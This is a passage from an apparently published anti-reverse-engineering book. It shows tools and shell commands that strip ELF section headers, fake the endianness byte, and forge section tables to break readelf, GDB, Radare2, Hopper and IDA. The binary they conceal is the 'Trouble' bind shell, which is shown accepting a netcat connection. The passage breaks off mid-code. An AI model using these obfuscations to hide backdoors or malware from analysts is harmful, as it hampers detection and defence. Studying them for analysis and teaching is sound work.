[ 50%] Building CXX object CMakeFiles/stripBinary.dir/src/stripBinary.cpp.o
[100%] Linking CXX executable stripBinary
[100%] Built target stripBinary
```

Using *stripBinary* is quite easy as well.

Using stripBinary on Trouble

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary/build$ ./stripBin\
ary ~/antire_book/chap_3_format_hacks/trouble/build/trouble
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary/build$ readelf -a\
 ~/antire_book/chap_3_format_hacks/trouble/build/trouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         0
  Section header string table index: 0

There are no sections in this file.

There are no sections to group in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000001c1c 0x0000000000001c1c  R E    200000
  LOAD           0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000178 0x00000000000004b8  RW     200000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000018 0x0000000000000018  R      1
```

```
There is no dynamic section in this file.

There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not\
 currently supported.

Dynamic symbol information is not available for displaying symbols.

No version information found in this file.
```

Like removing the *.comment* section, it would be really great to make *stripBinary* part of *Trouble's* build process. However, because *stripBinary* is its own stand alone CMake project you'd need to restructure the *Trouble* CMake project. We'll do so at the beginning of the next chapter. For now, I'll simply remind you when *stripBinary* should be applied to *Trouble*.

Little Endian or Big Endian?

In the previous section, you learned the section headers table is unnecessary. That might get you wondering, "What else isn't used when executing an ELF binary?" Well, you aren't the first to walk down this path. In fact, Brian Raiter wrote an interesting essay called "A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux"[33] in which he explores how to create the smallest possible ELF executable. Part of his exploration involved using the unused space in the ELF header to store the program headers and some executable code. It is really quite clever and well worth a read.

One of the fields that Raiter overwrites is the sixth byte in the ELF header. This byte resides within the e_ident array that makes up the first 16 bytes of any ELF binary. The sixth byte is called EI_DATA and it indicates the endianness of the binary. The man page says this about it:

[33] http://www.muppetlabs.com/~breadbox/software/tiny/teensy.html

man elf

```
EI_DATA        The sixth byte specifies the data encoding of the
               processor-specific data in the file.  Currently,
               these encodings are supported:

               ELFDATANONE   Unknown data format.
               ELFDATA2LSB   Two's complement, little-endian.
               ELFDATA2MSB   Two's complement, big-endian.
```

If you think about it, it sort of makes sense that this field isn't necessary to execute a binary. A system is either little-endian or big-endian (unless its ARM which can be bi-endian). As such, a loader probably doesn't need to check this byte because it can only execute one or the other.

However, tools like readelf, Radare2, and IDA are expected to read files from many architectures. This byte is important for them to determine the endianness of the binary. So what happens if you insert a lie?

Look at what readelf currently says about the EI_DATA byte in *Trouble* (it appears in both the "Magic" and "Data" lines):

Looking at EI_DATA in *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -a ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
```

As you can see from the readelf output, *Trouble's* EI_DATA byte (the 6th byte in the "magic" array) is set to 1 which means ELFDATA2LSB or "Two's complement, little-endian". Let's change that to 2 or "Two's complement, big-endian" using dd. Use the following command:

Changing the EI_DATA byte with dd

```
printf '\x02' | dd conv=notrunc of=./trouble bs=1 seek=5
1+0 records in
1+0 records out
1 byte copied, 7.6279e-05 s, 13.1 kB/s
```

Note that seek starts at 0 so use seek=5 instead of seek=6. Now check out what readelf has to say about *Trouble*.

readelf after changing *Trouble's* EI_DATA flag

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -a ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 02 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, big endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              <unknown>: 200
  Machine:                           <unknown>: 0x3e00
  Version:                           0x1000000
  Entry point address:               0xf202400000000000
  Start of program headers:          4611686018427387904 (bytes into file)
  Start of section headers:          -5178858096499359744 (bytes into file)
  Flags:                             0x0
  Size of this header:               16384 (bytes)
  Size of program headers:           14336 (bytes)
  Number of program headers:         1024
  Size of section headers:           16384 (bytes)
  Number of section headers:         3072
  Section header string table index: 2816
readelf: Warning: The e_shentsize field in the ELF header is larger than the size of \
an ELF section header
readelf: Error: Reading 0x3000000 bytes extends past end of file for section headers
readelf: Error: Section headers are not available!
readelf: Warning: The e_phentsize field in the ELF header is larger than the size of \
an ELF program header
readelf: Error: Reading 0xe00000 bytes extends past end of file for program headers
readelf: Warning: The e_phentsize field in the ELF header is larger than the size of \
```

```
an ELF program header
readelf: Error: Reading 0xe00000 bytes extends past end of file for program headers
```

Yikes! That's properly messed up, isn't it? It appears that readelf believes the endianness lie in *Trouble*.

I doubt that GDB could be tricked by this though, right?

Breaking GDB with an endianness lie

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
"/home/albino-lobster/antire_book/chap_3_format_hacks/trouble/build/./trouble": not i\
n executable format: File format not recognized
```

Whoops. GDB rejected the executable with a "File format not recognized" error. Now I'm a little worried that *Trouble* won't even execute. However, a quick test proves that I'm able to execute Trouble and a client can still connect to it.

***Trouble* still works**

```
albino-lobster@ubuntu:~$ nc 127.0.0.1 1270
irVsrle0v1AcAi7Ox70jn00O8lx3ruwk
pwd
/home/albino-lobster/antire_book/chap_3_format_hacks/trouble/build
exit
```


It appears that flipping a single bit stops readelf and GDB from doing their proper job. Let's see how our favorite disassemblers hold up against this attack.

Breaking Radare2 with the endianness lie

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 ./trou\
ble
Warning: Cannot initialize program headers
Warning: Cannot initialize section headers
Warning: Cannot initialize strings table
Warning: Cannot initialize dynamic strings
Warning: Cannot initialize dynamic section
Warning: read (init_offset)
Warning: read (get_fini)
 -- radare2 for FideOS, now with extra potato
[0xf202400000000000]> aaa
[Cannot find function 'entry0' at 0xf202400000000000(aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[Warning: Searching xrefs in non-executable regiones (aar)
[x] Analyze len bytes of instructions for references (aar)
[Oops invalid rangen calls (aac)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0xf202400000000000]> f fcn
[0xf202400000000000]> pdf
p: Cannot find function at 0xf202400000000000
[0xf202400000000000]>
```

Ok, so Radare2 is broken too. I also tried Hopper but it displays nothing... which, from an anti reverse engineering point of view, is great because the user is given no hint as to what went wrong.

IDA's response is interesting. It starts off by displaying this error message:



"IDA's error message for the endianness lie"

The typo makes my inner third grader gleeful, but I'm certain they mean "byte six". However, after hitting "Yes" to continue, IDA does successfully disassemble the entire file. It appears IDA must have secondary methods for determining the true endianess.

Despite IDA raining on our parade, this seems like a useful little obfuscation and its easy to add to our build process too. Just add the following line to the end of Trouble's CMakeLists.txt.

CMake command for inserting the endianness lie

```
add_custom_command(TARGET ${PROJECT_NAME}
                   POST_BUILD
                   COMMAND echo 'Ag==' | base64 -d | dd conv=notrunc of=${CMAKE_CURRE\
NT_BINARY_DIR}/${PROJECT_NAME} bs=1 seek=5)
```

echo 'Ag==' | base64 -d

You might be wondering, "What's the deal with the CMake command for inserting the endianness lie?" Funny story, CMake doesn't like back slashes in the *add_custom_command()* function and I found no work around for that. I tried just echoing the UTF-8 representation of '\x02' but that broke this book's version tracking system. I finally settled on base64 decoding of *echo -ne '\x02' | base64*.

When compiling *Trouble* with the new EI_DATA obfuscation added it should look like this:

Compiling *Trouble* with the EI_DATA obfuscation

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ make clean; ma\
ke
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_3_format_h\
acks/trouble/build
Scanning dependencies of target trouble
[ 50%] Building C object CMakeFiles/trouble.dir/src/trouble.c.o
[100%] Linking C executable trouble
The bind shell password is: lu0NwoGb2CtAWeqcwiHe8GNJcXRfxuLV
1+0 records in
1+0 records out
1 byte copied, 4.1259e-05 s, 24.2 kB/s
[100%] Built target trouble
```

The Sections Are a Lie

In the previous two sections you learned that the section headers aren't required to run an executable and you can insert false information into the ELF header to discourage analysis. Some disassemblers rely on the section headers table to provide address mappings and for discovering special sections like .init[34] and .fini. Is it possible to trick disassemblers by messing around with the section headers table?

Flipping the Executable Bit

Compile the chapter three version of the *Trouble* bind shell and remove the section headers table using the *stripBinary* utility. In readelf *Trouble* should now look like this:

[34] https://gcc.gnu.org/onlinedocs/gccint/Initialization.html

View of *Trouble* after *stripBinary*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -a ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         0
  Section header string table index: 0

There are no sections in this file.

There are no sections to group in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000001c1c 0x0000000000001c1c  R E    200000
  LOAD           0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000178 0x00000000000004b8  RW     200000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000018 0x0000000000000018  R      1

There is no dynamic section in this file.
```

```
There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not\
 currently supported.

Dynamic symbol information is not available for displaying symbols.

No version information found in this file.
```

There are four program headers that describe *Trouble's* address space. An important part of the program headers is the "flags" field. The flag field describes if a segment is executable, writeable, and/or readable. Of *Trouble's* four program headers one is read only ("r"), two are readable and writeable ("rw"), and one is readable and executable ("re"). Do disassemblers use the "flags" field for their analysis? Let's experiment.

Let's try to create a fake section headers table that reverses the program headers "flag" fields. This will hopefully make the disassembler think that the space described by the first LOAD is **not** executable and the space described by the second load is. The section headers table will have four entries:

1. An SHT_NULL section header. This is commonly placed at the beginning of a section table and would look weird if left out.
2. An SHT_PROGBITS section. In this section, you'll set the address space to cover the first LOAD segment. However, instead of being "re" like the first LOAD it will be "rw" like the second LOAD. The name of the section will be ".data" so that it'll look like a normal data section.
3. Another SHT_PROGBITS section. In this section, you'll set the address space to cover the second LOAD segment. This time mark the segment as "re" instead of "rw". The name for this section should be ".text" since it'll look like a code segment.
4. A SHT_STRTAB section. This section will point to the end of the file where you'll be appending a new list of section names.

I've included code in chapter three that does exactly this. The project is called "fakeHeadersXBit". The project, again, contains two files: CMakeLists.txt and fakeHeadersXBit.cpp.

chap_3_format_hacks/fakeHeadersXbit/CMakeLists.txt

```
project(fakeHeadersXBit CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow")
add_executable(${PROJECT_NAME} src/fakeHeadersXBit.cpp)
```

fakeHeadersXBit.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>

/**
 * The goal of this tool is to confuse a disassembler into thinking that the
 * executable portion of the code is data and the data portion of the code is
 * executable.
 *
 * This tool will add a section table to a binary that doesn't have one. The
 * section table will be made up of 4 headers:
 *
 * - null header
 * - .data: this section covers what .text should, but we unset X and set W
 * - .text: this section covers what .data should, but we set X and unset W
 * - .shstrtab: the strings table.
 *
 * This code makes the assumption that the binary has two PF_LOAD segments in
 * the program table. One segment with PF_X set and one with PF_W set.
 */

/*
 * Edits the ELF header to indicate that there are 6 section headers and that
 * the string table is the last one.
 *
 * \param[in,out] p_data the ELF binary
 * \return true if its possible to add a section table. false otherwise
 */
```

```
bool edit_elf_header(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);

    if (ehdr->e_shoff != 0)
    {
        std::cerr << "The binary already has a section table." << std::endl;
        return false;
    }

    if (ehdr->e_shentsize != sizeof(Elf64_Shdr))
    {
        std::cerr << "Unexpected section header size" << std::endl;
        return false;
    }

    ehdr->e_shoff = p_data.size();
    ehdr->e_shnum = 4;
    ehdr->e_shstrndx = 3;
    return true;
}

/*
 * This finds the PF_X segment and creates a section header named .data that
 * does not have the X bit set.
 *
 * \param[in,out] p_data the ELF binary
 * \param[in,out] p_strings the section table string names
 * \return true if no error was encountered
 */
bool add_data_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
```

```
        if (phdr->p_type == PT_LOAD)
        {
            if ((phdr->p_flags & PF_X) == PF_X)
            {

                Elf64_Shdr data_header = {};
                data_header.sh_name = p_strings.size();
                data_header.sh_type = SHT_PROGBITS;
                data_header.sh_flags = SHF_ALLOC | SHF_WRITE;
                data_header.sh_addr = phdr->p_vaddr;
                data_header.sh_offset = phdr->p_offset;
                data_header.sh_size = phdr->p_filesz;
                data_header.sh_link = 0;
                data_header.sh_info = 0;
                data_header.sh_addralign = 4;
                data_header.sh_entsize = 0;
                p_strings.append(".data");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&data_header),
                              sizeof(data_header));

                return true;
            }
        }
    }
    return false;
}

/*
 * This finds the PF_W segment and creates a section header named .text that
 * has the X bit set.
 *
 * \param[in,out] p_data the ELF binary
 * \param[in,out] p_strings the section table string names
 * \return true if no error was encountered
 */
bool add_text_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
```

```
        if (phdr->p_type == PT_LOAD)
        {
            if ((phdr->p_flags & PF_X) == 0)
            {
                Elf64_Shdr text_header = {};
                text_header.sh_name = p_strings.size();
                text_header.sh_type = SHT_PROGBITS;
                text_header.sh_flags = SHF_ALLOC | SHF_EXECINSTR;
                text_header.sh_addr = phdr->p_vaddr;
                text_header.sh_offset = phdr->p_offset;
                text_header.sh_size = phdr->p_filesz;
                text_header.sh_link = 0;
                text_header.sh_info = 0;
                text_header.sh_addralign = 4;
                text_header.sh_entsize = 0;
                p_strings.append(".text");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&text_header),
                              sizeof(text_header));
                return true;
            }
        }
    }
    return false;
}

bool append_sections(std::string& p_data)
{
    // this will contain the section name strings
    std::string strings;
    strings.push_back('\x00');

    // first section is empty
    Elf64_Shdr null_header = {};
    p_data.append(reinterpret_cast<char*>(&null_header), sizeof(null_header));

    if (!add_data_section(p_data, strings))
    {
        std::cerr << "Failed to find the executable LOAD segment" << std::endl;
        return false;
    }

    if (!add_text_section(p_data, strings))
```

```
    {
        std::cerr << "Failed to find the writable LOAD segment" << std::endl;
        return false;
    }

    // .shstrtab
    Elf64_Shdr strtab = {};
    strtab.sh_name = strings.size();
    strtab.sh_type = SHT_STRTAB;
    strtab.sh_flags = 0;
    strtab.sh_addr = 0;
    strtab.sh_offset = p_data.size() + sizeof(Elf64_Shdr);
    strtab.sh_size = 0;
    strtab.sh_link = 0;
    strtab.sh_info = 0;
    strtab.sh_addralign = 4;
    strtab.sh_entsize = 0;
    strings.append(".shstrtab");
    strings.push_back('\x00');
    strtab.sh_size = strings.size();
    p_data.append(reinterpret_cast<char*>(&strtab), sizeof(strtab));
    p_data.append(strings);

    return true;
}

int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./fakeHeadersXBit <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to ropen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
```

```
    inputFile.close();

    if (!edit_elf_header(input))
    {
        return EXIT_FAILURE;
    }

    if (!append_sections(input))
    {
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cerr << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();
    return EXIT_SUCCESS;
}
```

As usual, compile *fakeHeadersXBit* with CMake.

Compiling fakeHeadersXBit

```
albino-lobster@ubuntu:~/antire_book$ cd chap_3_format_hacks/fakeHeadersXbit/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit/build$ cmake \
..
-- The CXX compiler identification is GNU 5.4.0
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Configuring done
-- Generating done
```

```
-- Build files have been written to: /home/albino-lobster/antire_book/chap_3_format_h\
acks/fakeHeadersXbit/build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit/build$ make
Scanning dependencies of target fakeHeadersXBit
[ 50%] Building CXX object CMakeFiles/fakeHeadersXBit.dir/src/fakeHeadersXBit.cpp.o
[100%] Linking CXX executable fakeHeadersXBit
[100%] Built target fakeHeadersXBit
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit/build$
```

Previously you compiled *Trouble* and removed the section headers table using the *stripBinary* tool. Now you can add the fake section headers table using *fakeHeadersXBit*,

Adding a fake section table to Trouble

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit/build$ ./fake\
HeadersXBit ~/antire_book/chap_3_format_hacks/trouble/build/trouble
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersXbit/build$
```

The output isn't very exciting, but check out how *Trouble* has changed.

***Trouble* with the *fakeHeadersXBit* section headers table**

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -a ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          9560 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
```

```
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         4
  Section header string table index: 3

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .data             PROGBITS         0000000000400000  00000000
       0000000000001c1c  0000000000000000  WA       0     0     4
  [ 2] .text             PROGBITS         0000000000601fe8  00001fe8
       0000000000000178  0000000000000000  AX       0     0     4
  [ 3] .shstrtab         STRTAB           0000000000000000  00002658
       0000000000000017  0000000000000000           0     0     4
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no section groups in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000001c1c 0x0000000000001c1c  R E    200000
  LOAD           0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000178 0x00000000000004b8  RW     200000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000018 0x0000000000000018  R      1

 Section to Segment mapping:
  Segment Sections...
   00     .data
   01     .text
   02
   03
```

```
There is no dynamic section in this file.

There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not\
 currently supported.

No version information found in this file.
```

readelf shows the four section headers that *fakeHeadersXBit* added. Also, you can see that the *.data* and *.text* sections overlap with the same address space covered by the LOAD segments in the program headers. However, notice that the read/write/execute bits don't match between the program headers and section headers table.

Now the question is, "How does this effect disassemblers?" Let's start with IDA.

Before applying the fake table section IDA found 54 functions in *Trouble* and the navigation bar appeared quite complete.

"Navigation Bar on Trouble Without Sections Table"

However, when IDA analyzes *Trouble* with the *fakeHeadersXBit* applied it only finds 22 functions and the navigation bar shows a lot of missing analysis.

"Navigation Bar on Trouble With Fake Sections Table"

Why did IDA fail? Consider the the entry point in disassembly.

Trouble's entry point

```
LOAD:00000000004002F2                   public start
LOAD:00000000004002F2 start             proc near
LOAD:00000000004002F2                   xor     rbp, rbp
LOAD:00000000004002F5                   mov     r9, rdx
LOAD:00000000004002F8                   pop     rsi
LOAD:00000000004002F9                   mov     rdx, rsp
LOAD:00000000004002FC                   and     rsp, 0FFFFFFFFFFFFFFF0h
LOAD:0000000000400300                   mov     r8, offset _term_proc
LOAD:0000000000400307                   mov     rcx, offset _init_proc
LOAD:000000000040030E                   mov     rdi, offset sub_400130
LOAD:0000000000400315                   call    sub_400566
```

At *0x40030e* you should notice that the address *0x400130* is moved into rdi. This address is the beginning of *Trouble's main()* function. Normally, IDA would disassemble that *main()* like this:

The beginning of *Trouble's main()* disassembled

```
LOAD:0000000000400130 sub_400130        proc near               ; DATA XREF: start+1C
LOAD:0000000000400130
LOAD:0000000000400130 var_68            = qword ptr -68h
LOAD:0000000000400130 var_58            = qword ptr -58h
LOAD:0000000000400130 var_50            = qword ptr -50h
LOAD:0000000000400130 var_48            = byte ptr -48h
LOAD:0000000000400130 var_20            = qword ptr -20h
LOAD:0000000000400130
LOAD:0000000000400130                   push    rbp
LOAD:0000000000400131                   push    rbx
LOAD:0000000000400132                   mov     edx, 6
LOAD:0000000000400137                   mov     esi, 1
```

But when the *fakeHeadersXBit* sections headers table is added to *Trouble* the disassembly of *main()* is never done:

The beginning of *Trouble's main()* not disassembled

```
.data:0000000000400130 unk_400130      db  55h ; U             ; DATA XREF: start+1C
.data:0000000000400131                 db  53h ; S
.data:0000000000400132                 db 0BAh ; ¦
.data:0000000000400133                 db    6
.data:0000000000400134                 db    0
.data:0000000000400135                 db    0
.data:0000000000400136                 db    0
.data:0000000000400137                 db 0BEh ; +
```

Why does this happen? Remember that *fakeHeadersXBit's* section headers table tells IDA that the area *main()* resides in is not executable. Therefore, IDA decides not to treat it as code. This forces the reverse engineer to manually disassemble these types of functions (or use a script to do so). Pretty neat!

All disassemblers work differently and this section is a great example. For example, Hopper handles the fake section table even worse than IDA. Hopper is only able to mark four functions and only two of those are correctly disassembled. On the otherside of the coin, Radare2 doesn't appear to be affected by the fake sections table. I believe Radare2 is not affected because it treats both the section entries and program segments as "sections" and the program segments take precedence. Although that is only a guess. The cool thing with Radare2 is you can look into a the code to find out. However, that is an excercise I'll leave to the reader.

Lying with .init

As we saw in the previous section, a fake sections header table can cause a disassembler to not work properly. Are there more lies we can tell? I think there is. There are two special sections that you'll often come across in ELF binaries: the *.init* and *.fini* sections. These sections contain code that execute before and after the *main()* function. If you include *.init* and *.fini* sections in the fake section headers table can you force the disassembler to disassemble at bad locations? Let's update fakeHeadersXBit.cpp to include *.init* and *.fini* sections. We'll need to update two functions: *edit_elf_header()* and *add_data_section()*.

Updated *edit_elf_header()*

```
bool edit_elf_header(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);

    if (ehdr->e_shoff != 0)
    {
        std::cerr << "The binary already has a section table." << std::endl;
        return false;
    }

    if (ehdr->e_shentsize != sizeof(Elf64_Shdr))
    {
        std::cerr << "Unexpected section header size" << std::endl;
        return false;
    }

    ehdr->e_shoff = p_data.size();
    ehdr->e_shnum = 6;
    ehdr->e_shstrndx = 5;
    return true;
}
```

Updated *add_data_section()*

```
bool add_data_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
        if (phdr->p_type == PT_LOAD)
        {
```

```
if ((phdr->p_flags & PF_X) == PF_X)
{
    std::size_t entry_physical = 8;

    Elf64_Shdr init_header = {};
    init_header.sh_name = p_strings.size();
    init_header.sh_type = SHT_PROGBITS;
    init_header.sh_flags = SHF_ALLOC | SHF_EXECINSTR;
    init_header.sh_addr = phdr->p_vaddr;
    init_header.sh_offset = phdr->p_offset;
    init_header.sh_size = entry_physical;
    init_header.sh_link = 0;
    init_header.sh_info = 0;
    init_header.sh_addralign = 4;
    init_header.sh_entsize = 0;
    p_strings.append(".init");
    p_strings.push_back('\x00');
    p_data.append(reinterpret_cast<char*>(&init_header),
                  sizeof(init_header));

    Elf64_Shdr data_header = {};
    data_header.sh_name = p_strings.size();
    data_header.sh_type = SHT_PROGBITS;
    data_header.sh_flags = SHF_ALLOC | SHF_WRITE;
    data_header.sh_addr = phdr->p_vaddr + entry_physical + 1;
    data_header.sh_offset = phdr->p_offset + entry_physical + 1;
    data_header.sh_size = phdr->p_filesz - (entry_physical + 1) - 8;
    data_header.sh_link = 0;
    data_header.sh_info = 0;
    data_header.sh_addralign = 4;
    data_header.sh_entsize = 0;
    p_strings.append(".data");
    p_strings.push_back('\x00');
    p_data.append(reinterpret_cast<char*>(&data_header),
                  sizeof(data_header));

    Elf64_Shdr fini_header = {};
    fini_header.sh_name = p_strings.size();
    fini_header.sh_type = SHT_PROGBITS;
    fini_header.sh_flags = SHF_ALLOC | SHF_WRITE;
    fini_header.sh_addr = phdr->p_vaddr + phdr->p_filesz - 8;
    fini_header.sh_offset = phdr->p_offset + phdr->p_filesz - 8;
    fini_header.sh_size = 8;
```

```
                fini_header.sh_link = 0;
                fini_header.sh_info = 0;
                fini_header.sh_addralign = 4;
                fini_header.sh_entsize = 0;
